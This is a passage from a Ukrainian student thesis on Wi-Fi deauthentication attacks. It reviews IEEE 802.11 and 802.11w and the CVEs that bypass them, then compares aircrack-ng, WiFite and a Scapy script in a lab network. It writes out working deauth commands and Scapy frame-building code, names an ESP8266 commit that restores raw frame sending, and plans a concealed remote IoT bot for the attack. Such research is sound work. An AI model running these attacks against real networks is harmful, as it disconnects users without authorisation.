Розглянемо стандарт IEEE 802.11 так як саме в ньому описані фрейми керування та процедури автентифікації та деавтентифікації, які їх використовують. Стандарт IEEE 802.11-1997 поділяє автентифікацію на 2 види:

- Open System (використовуючи базовий алгоритм автентифікації) – відбувається в два повідомлення, одна станція може відхилити запит на автентифікацію іншої з будь-якої причини.
- Shared Key (використовуючи спільний ключ) – відбувається в чотири повідомлення, як описано в розділі 1.5.

Процес деавтентифікації описується як відправка пакету деавтентифікації з будь-якої станції з'єднання через unicast або multicast. При цьому з'єднання завершується та відбувається процес дизасоціації. Опис процедури новішою версією стандарту (IEEE 802.11-2007):

«5.4.3.2 Деавтентифікація

Служба деавтентифікації викликається, коли має бути наявна відкрита система або припинена спільна перевірка автентичності. Деавтентифікація - SS.

У ESS, оскільки автентифікація є обов'язковою умовою асоціації, акт деавтентифікації повинен викликати процедуру деасоціації між станціями. Служба деавтентифікації може бути викликана будь-якою стороною, (станцією або ТД). Деавтентифікація не є запитом; це повідомлення. Деавтентифікація не відмовляється будь-якою стороною. Коли ТД надсилає повідомлення про

деавтентифікацію до відповідної станції, асоціація також повинна бути припинена.» [4]

Таким чином, будь-яка станція яка знаходиться в зоні «видимості» певної станції може згенерувати даний пакет, підставити (виконати процедуру spoofing) MAC адресу ТД, до якої під'єднана обрана станція-жертва, як відправника фрейму і відправити пакети типу unicast або broadcast тим самим розірвавши з'єднання станції і ТД. Схему подібної атаки продемонстровано на рис. 2.1.



Рисунок 2.1 – Схема атаки деавтентифікації

Після виходу стандарту IEEE 802.11w в 2009 році, який називається «Amendment 4: Protected Management Frames» процедура розірвання з'єднання змінилась. Це представлено в IEEE 802.11-2012, ознайомимось з витягом з нього:

«В ESS, оскільки автентифікація є обов'язковою умовою асоціації, атака деавтентифікації призводить до того, що станція буде відокремлена. Сервіс деаатентифікації може викликати будь-яка автентифікована сторона (станція або ТД). Деавтентифікація не є запитом; це повідомлення. Асоціація з станцією припиняється, коли станція надсилає повідомлення про деавтентифікацію до відповідної станції (ТД). Деавтентифікація та, якщо це асоційована, неможлива

для відмови від прийняття станцією, крім випадків, коли захист кадрів керування обговорюється, а перевірка цілісності повідомлення не виконується.» [5]

Таким чином, якщо при з'єднанні двох станцій алгоритм слідував IEEE 802.11w, то атаку схему атаки деавтентифікації, показану на рис. 2.1 унеможливили. Детальніше про зміни зі стандарту IEEE 802.11w буде розказано далі.

2.2 Вразливості, які можуть бути використані для реалізації атаки деавтентифікації попри примінення стандарту IEEE 802.11w

В 2017 році знайдено 3 вразливості, які «обходять» використання стандарту IEEE 802.11w та надають спосіб реалізації атаки деавтентифікації. Дані вразливості описані в CVE (Common Vulnerabilities and Exposures). Це база даних відомих людству кібер вразливостей, який ведеться з 1999 року, зберігається по ID для кожного запису і всі підприємства можуть повідомити про ту чи іншу загрозу. Кожній загрозі або вразливості присвоюється ідентифікатор, статус, короткий опис вразливості, посилання на джерело - vulnerability report та радників. Далі відбувається перевірка відповідних вразливостей на предмет існування. Даним вразливостям присвоюється певний статус. При зникненні даної вразливості у майбутньому, даний статус змінюється, додається опис змін та особа, яка запропонувала відповідну позначку про усунення. Коди цих вразливостей: CVE-2017-12283, CVE-2017-13079 [6] та CVE-2017-13081 [7].

Вразливості CVE-2017-13079 та CVE-2017-13081 дозволяють зловмисникові підмінити фрейми від ТД до її клієнтів під час різних хендшейків, присутні в продуктах:

- Cisco
- Debian
- Red Hat
- Lenovo
- Android
- HP
- OpenWRT
- OpenSUSE
- Ubuntu
- FreeBSD

Дані вразливості виправлені в:

- Cisco з оновленням від 14.12.2017 [8]
- Debian Jessie version 2.3-1+deb8u5, Debian Stretch version 2:2.4-1+deb9u1
- Red Hat: Red Hat Enterprise Linux 7, Red Hat Enterprise Linux 6. У Red Hat Enterprise Linux 5 ELS* дані вразливості не виправляться
- Lenovo: оновлення драйверів пристроїв та програмного забезпечення від 14.01.2018 та 16.07.2018 відповідно [9]
- Android: оновлення ОС від 6.11.2017
- HP: оновлення від 17.10.2017
- OpenWRT v18.06.0
- OpenSUSE: Leap 42.3 та Leap 42.2
- Ubuntu: оновлення від 16.10.2017 в ОС версії 14.04, 16.04 LTS і 17.04. Офіційний реліз випущено 2017-12-05 16:06:45 linux-firmware (1.157.14) xenial – 16.04; [10]
- FreeBSD: патч від 16.10.2017

Вразливість CVE-2017-12283 присутня тільки в продуктах Cisco Aironet 3800 Series. Дана вразливість може дозволити неавтентифікованому зловмисникові припинити діюче підключення користувача до пристрою. Вразливість існує тому, що пристрій не належним чином перевіряє наявність 802.11w PMF роз'єднаності та деавтентифікації, які він отримує. Зловмисник може використати цю вразливість, відправивши підроблений фрейм PMF 802.11w з дійсного, автентифікованого клієнта в сусідній мережі на заражений пристрій. Успішна експлуатація може дозволити зловмисникові припинити поточне підключення користувача до пошкодженого пристрою. Ця вразливість впливає на точки доступу, налаштовані на запуск у режимі FlexConnect[10]. Помилки виправлено в релізі програмного забезпечення від 01.11.2017

2.3 Вразливість API ESP8266

На програмному рівні Arduino IDE разом з вихідними кодами API, яке надає модуль ESP8266, використаний в роботі в якості IoT пристрою-боту, надає багато можливостей використання більшості апаратних функцій даного пристрою.

Серед усіх функцій, реалізованих на рівні ОС варто виділити одну – wifi_send_pkt_freedom, яка у старих версіях API дозволяла відсилати будь-які фреми даних, вказуючи лише їх розмір і чи це частина пакету. Це давало можливість формувати та відправляти скільки завгодно фреймів автентифікації, деасоціації, пакетів для DoS атак, направлених на навантаження іншого пристрою поблизу. Дана вразливість також була використана і мною. Для отримання можливості використовувати цю функцію потрібно завантажити репозиторій ESP8266 API для Arduino IDE за допомогою системи контролю версій git та перейти на коміт 5653b9a59baa25094c891d030214aa956bec452c. Таким чином,

можна отримати API в якому існує дана функція та вразливість не усунена, що було зроблено в наступних версіях продукту.

2.4 Аналіз ефективності існуючих засобів атаки деавтентифікації

Розглянемо 3 існуючі утиліти для ПК які можуть виконувати атаку деавтентифікації клієнтів від ТД та порівняємо з результатами запропонованого мною рішення:

- Aircrack-ng
- WiFite
- Scapy

Для проведення експериментів побудуємо мережу з декількома різними клієнтами (мають різні ОС). Дану топологію представлено на рис. 2.2.



Рисунок 2.2 – Топологія тестової мережі

В якості ТД візьмемо мобільний пристрій з операційною системою Android, версії 8.0, її SSID – “My”. В якості клієнтів ТД виступають 4 пристрої з ОС сімейства Windows, Linux (з ядром версії 4.16 – підтримує IEEE 802.11w) та Android. Зловмисник не є клієнтом даної ТД та знаходиться у зоні покриття ТД, бачучи всі пакети від її клієнтів. ТД має IP адресу: 192.168.43.1, динамічно видає адреси.

2.4.1 Aircrack-ng

Дана утиліта представляє собою великий набір програм, які використовуються для збору даних (аналізу пакетів, ідентифікації хостів, точок доступу), атак деавтентифікації та використання вразливостей протоколів WEP, WPA/WPA2 задля порушення конфіденційності даних. До її складу входять такі підмодулі:

- aircrack-ng
- airmon-ng
- airodump-ng
- aireplay-ng
- airtun-ng
- packetforge-ng
- wesside-ng
- airdriver-ng
- airbase-ng та інші.

Перша версія випущена в лютому 2006 року. Має хорошу документацію [12], базується на приницпі відкритого вихідного коду. Існують версії для всіх сімейств ОС: Linux, Mac OS, Windows. Є встановленою за замовчуванням у Kali Linux.

Для проведення атаки деавтентифікації потрібні такі дані: MAC адреса ТД, MAC адреса клієнта ТД (жертва), мережевий інтерфейс через який буде відіслано даний пакет, SSID ТД, використовуваний канал Wi-Fi. Отримаємо ці дані за допомогою утиліти airodump-ng, перевівши інтерфейс, пов'язаний з Wi-Fi модулем, у нерозбірливий режим командою:

sudo airmon-ng start wlo1 , де wlo1 - інтерфейс, пов'язаний з Wi-Fi модулем

Перевіримо список мережевих інтерфейсів. Має з'явитись mon0. Після цього запустимо airodump-ng з потрібними параметрами:

sudo airodump-ng mon0 2>&1

Остання команда переводить вивід програми у стандартний потік виводу терміналу. Утиліта шукає ТД та їх клієнтів, показує рівні сигналів, канали Wi-Fi, MAC адреси та SSID ТД. Отриманий вивід представлено на рис. 2.3.



Рисунок 2.3 – Вивід утиліти airodump-ng

Використовуючи параметри із виводу утиліти, а саме стрічки №3, виконаємо команду для деавтентифікації усіх клієнтів обраної ТД:

sudo aireplay-ng -0 100 -a 04:B1:67:21:FE:46 mon0 -e My --ignore-negative-one

Дана команда посилає 100 пакетів деавтентифікації з мережевого інтерфейсу mon0, використовуючи SSID ”My” та MAC адресу 04:B1:67:21:FE:46 як адресу джерела пакету. Даний пакет має тип broadcast, тобто, буде посланий усім клієнтам. Ознайомимось з виводом даної утиліти на рис. 2.4.



Рисунок 2.4 – Посилка фреймів деавтентифікації

Отримані результати представлені в таблиці 2.1.

Таблиця 2.1 – Результати роботи aireplay-ng

№	ОС	Деавтентифіковано
1	Windows 7	Так
2	Fedora 20	Так
3	Android 5.0	Так
4	Windows 10	Так

2.4.2 WiFite

Дана програма створена для реалізації комплексних автоматизованих атак на WPA / WPA2, WEP, WPS. Має відкритий вихідний код, працює лише на системах сімейства Linux та є в стандартному пакеті утиліт Kali Linux, Pentoo, BackBox. Можна встановити на системи сімейства Debian як пакет wifite. Як і попередня програма, вимагає наявність root-привілегій у користувача ПК. Містить в собі утиліти, направлені на атаки:

- Захоплень рукостискань (handshake)
- Деавтентифікацію клієнтів
- Перебір паролів
- Перебір піна WPS [13]

WiFite – автоматизована система, яка переходить від виконання однієї програми до іншої, будуючи весь ланцюг атаки. Вона починає такі ланцюги з найменш захищених технологій, переходячи до атак на більш захищені. Для роботи з програмою спочатку потрібно перевести мережевий інтерфейс для Wi-Fi в режим монітору командою нижче, маючи права користувача root.

ifconfig wlo1 down && iwconfig wlo1 mode monitor && ifconfig wlo1 up

Після цього запускаємо програму наступною командою. Почнеться сканування мережі, відбуватиметься показ ТД.

sudo wifite

Вікно програми з виводом знайдених ТД представлено на рис. 2.5. Після цього користувачу пропонується вибрати жертву атаки (або декілька).



Рисунок 2.5 - Вивід знайдених ТД програмою WiFite

Після вибору потрібного вектору атаки утиліта автоматично запустить процедуру знаходження рукостискань клієнтів з ТД і буде посилати пакети деавтентифікації кожному з них. При знаходженні декількох рукостискань почнеться процедура знаходження ключів. Процедура деавтентифікації робиться малою кількістю пакетів. Вивід представлено на рис. 2.6. Впродовж роботи всієї програми вивід перезатирається, тому показу відправки пакетів деавтентифікації не буде видно. В даному тесті утиліта знайшла 2 клієнта обраної ТД, але не змогла побачити процедуру рукостискання так як реавтентифікації не відбулось.



Рисунок 2.6 – Вивід результатів знаходження рукостискань

Отримані результати представлені в таблиці 2.2.

Таблиця 2.2 – Результати роботи WiFite

№	ОС	Деавтентифіковано
1	Windows 7	Ні
2	Fedora 20	Так
3	Android 5.0	Ні
4	Windows 10	Ні

2.4.3 Scapy

Scapy є фреймворком Python для формування і передачі довільних мережних пакетів. Для запуску Scapy вам необхідно мати встановлений Python. Сама остання версія scapy на момент написання це 2.4.0. Утиліта встановлюється як типовий Python пакет. Механізм встановлення на Linux:

$ sudo ./setup.py install

Scapy зазвичай використовуються в якості інтерактивного інтерпретатора, але його бібліотека також може бути імпортована для використання у власному коді. Саме так я зробив при реалізації атаки деавтентифікації. Для цього потрібно було створити скрипт на мові python та сконфігурувати середовище Python. Побудова пакетів з Scapy вимагає лише мінімальних знань даної мови програмування. Для реалізації повної атаки деавтентифікації достатньо двох скриптів – для моніторингу мереж поблизу та виконання самого формування і відправлення фреймів.

Трішки змінивши код з прикладу [14], маємо власну утиліту для прослуховування трафіку та відображення точок доступу поблизу. Частина коду,

яка при отриманні пакету методом sniff() вибирає тільки beacon та probe response фрейми та відправляє їх на метод-обробник add_network:

```
sniff( lfilter = lambda x:
    (x.haslayer(Dot11Beacon) or haslayer(Dot11ProbeResp)),
    stop_filter=keep_sniffing,prn=lambda x: add_network(x,networks))
```

В методі add_network відбувається парсинг пакету:

```
essid = pckt[Dot11Elt].info if '\x00' not in pckt[Dot11Elt].info and
                pckt[Dot11Elt].info != '' else 'Hidden SSID'
bssid = pckt[Dot11].addr3
channel = int(ord(pckt[Dot11Elt:3].info))
```

Результати запуску показані на рис. 2.7.

```
demes@vdemeshk:~/KPI/dipl$ sudo ./scapy_mon.py -i mon0
WARNING: No route found for IPv6 destination :: (no default route?)
Press CTRL+c to stop sniffing..
Channel ESSID                                BSSID
      6 netis                                04:8d:38:4c:cd:48
      6 joe-laptop                           80:86:f2:8d:28:27
      1 myNetWork                            e4:a4:71:3b:3e:c2
      2 Hidden SSID                          e4:a4:71:3b:25:cc
      3 ABB Guest                            00:27:0d:55:df:11
      4 n4_connectivity_wep104               00:14:06:28:49:b0
     10 Hidden SSID                          10:c3:7b:d2:16:a8
     11 YoYo                                 08:57:00:48:23:be
     12 VENUE-N                              78:d2:94:79:67:f8
     12 IT Vault                             00:3a:99:a9:27:c0
     13 Harmonic-Demo                        54:a0:50:75:ef:20
      1 My                                   04:b1:67:21:fe:46
```

Рисунок 2.7 – Список ТД, отриманий скриптом Scapy для моніторингу

Для формування керуючих пакетів в Scapy використовують RadioTap() інтерфейс та його нащадок – клас Dot11, який позначає стандарт IEEE 802.11. Вставивши потрібний тип фрейму керування (12), адреси відправника і отримувача та код причини розірвання отримаємо потрібний пакет. Наприклад:

client = "FF:FF:FF:FF:FF:FF"

conf.iface = sys.argv[1]

bssid = sys.argv[2]

packet = RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid, addr3=bssid)/ Dot11Deauth(reason=3)

В даному фрагменті використовуваний мережевий інтерфейс та MAC адреса ТД вводитимуться як аргументи при запуску скрипта, а пакет матиме тип broadcast – відсилатиметься усім клієнтам ТД. Приклад запуску наведено на рис. 2.8.

```
demes@vdemeshk:~/KPI/dipl$ sudo ./scapy_script.py mon0 04:b1:67:21:fe:46
WARNING: No route found for IPv6 destination :: (no default route?)
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
Deauth sent via: mon0 to BSSID: 04:b1:67:21:fe:46 for Client: FF:FF:FF:FF:FF:FF
```

Рисунок 2.8 – Запуск пакетів деавтентифікації зі Scapy

Отримані результати представлені в таблиці 2.3.

Таблиця 2.3 – Результати роботи Scapy

№	ОС	Деавтентифіковано
1	Windows 7	Так
2	Fedora 20	Ні
3	Android 5.0	Так
4	Windows 10	Ні

Проаналізувавши 3 утиліти для ПК, їх потужності та можливості, зручність користування та інші параметри, складено таблицю 2.4 – порівняння способів.

Таблиця 2.4 – Порівняння розглянутих рішень для даної атаки

№	Властивість	Aircrack-ng	WiFite	Scapy
1	Deauth Windows 7	+	-	+
2	Deauth Windows 10	+	-	-
3	Deauth Fedora 20	+	+	-
4	Deauth Android 5.0	+	-	+
5	Не потребує модифікацій	+	+	-
6	Кросплатформенна	+	-	+
7	Зручна у запуску	-	+	-
8	Не потребує глибоких знань	+	+	-
9	Віддалене керування	-	-	-
10	Можливість збору статистик	-	-	+
11	Потрібне габаритне обладнання	+	+	+

З даної таблиці видно, що зручні рішення не завжди ефективні та кросплатформенні, більшість з них не дозволяють вести статистику щодо атак для подальшого аналізу систем захисту. Вони використовуються тільки на ПК і тому незручні для реалізацій віддалених атак, в тому числі і одночасних, розподілених по різних територіях. Більшість з них – готові інструменти і тому не потребують додаткових знань про технології від своїх користувачів. Можна зробити висновок, що зараз немає хорошого інструменту для віддалених атак деавтентифікації, тим паче з можливістю аналізу статистик даних атак.

Висновки до розділу 2

В даному розділі проведено аналіз вразливості деавтентифікації стандарту IEEE 802.11 з використанням якого розроблено сценарії реалізації даної загрози різними існуючими засобами. З результатів тестування атак сформовано критерії можливостей існуючих програмних комплексів. Дані критерії включають як ефективність засобу, так і зручності для користувача. З проведеного аналізу можна зробити висновок, що дані засоби можна покращити згідно певним критеріям. Можливе рішення буде розглянуте в наступному розділі.

3 РЕАЛІЗАЦІЯ СЦЕНАРІЮ АТАКИ ДЕАВТЕНТИФІКАЦІЇ ТА ВІДПОВІДНІ МЕХАНІЗМИ ЗАХИСТУ

Виходячи з висновку розділу 2, нова утиліта має задовольняти наступним вимогам:

- Бути сумісною з усіма ОС
- Дієвою
- Зручною у запуску
- Не потребувати глибоких знань
- Мати можливість віддаленого керування
- Мати можливість збору статистик для подальшого аналізу

Маючи вимогу про віддалене керування постає питання вибору пристрою для реалізації атак. Ноутбуки, стаціонарні комп'ютери з Wi-Fi модулями дуже громіздкі і користування такими машинами буде помічене людським оком. Тому вибір впав на IoT пристрій. Вони малі у габаритах, потребують дуже мало живлення і можуть «жити» на заряді зі звичайної батарейки до півроку.

3.1 Апаратне забезпечення

В якості віддаленого пристрою для атаки було обрано модуль ESP8266 розроблений компанією Espressif Systems. Він представлений на рис. 3.1. Даний пристрій вперше випущено в 2014 році, після чого він завоював популярність через низьку вартість (2 долари США) та надійність.



Рисунок 3.1 – Модуль ESP8266 (ESP-01) [15]

Даний чіп є відокремленим, тобто встановлюється на продукти і інших компаній в якості модулю Wi-Fi, прошивається він також окремо. Використовується для швидкісної бездротової передачі даних між IoT пристроєм та контролером в системах безпеки, автоматизації домашніх завдань, слугує для віддаленого контролю. Більше примінень можна знайти у книзі Marco Schwartz «Internet of Things with ESP8266».

Специфікація даного модулю:

- Процесор: 32-бітний L106 RISC, 80 МГц або 160 МГц
- ОЗП: 32 Кб інструкцій та 80 Кб даних користувача
- ПЗП: Флеш пам’ять, 4 Мб, може бути розширина до 16 Мб
- IEEE 802.11 b/g/n Wi-Fi (тобто, смуга 2.4ГГц)
- Живлення від 3.3 до 3.6 V
- 16 пінів GPIO
- UART на виділених пінах

На модулі встановлена PCB антена, дальність від джерела прийому або передачі даних може сягати 400 метрів. Підключення до живлення в експериментах здійснювалось за допомогою модулю живлення і макетної плати. Принцип підключення представлений на рис. 3.2.



Рисунок 3.2 – Принцип підключення ESP8266 до живлення

Для експериментів з декількома ботами використовувалась NodeMCU v3, яка є платою для розробника на базі Wi-Fi модулю ESP8266. Має вбудований перехідник USB/UART, тому зручний у користуванні. Програмується на мові Lua або C/C++ через Arduino IDE. Дана плата показана на рис. 3.3.

Рисунок 3.3 – NodeMCU v3

3.2 Програмна реалізація

Далі буде розглянуто схему роботи рішення, основні частини програмної реалізації, використовуючи вразливість, описану в пункті 2.3, надано результати атаки в мережі, представленої на рис.2.3 та зроблено порівняльний аналіз ПЗ з вже готовими продуктами.

3.2.1Опис роботи рішення

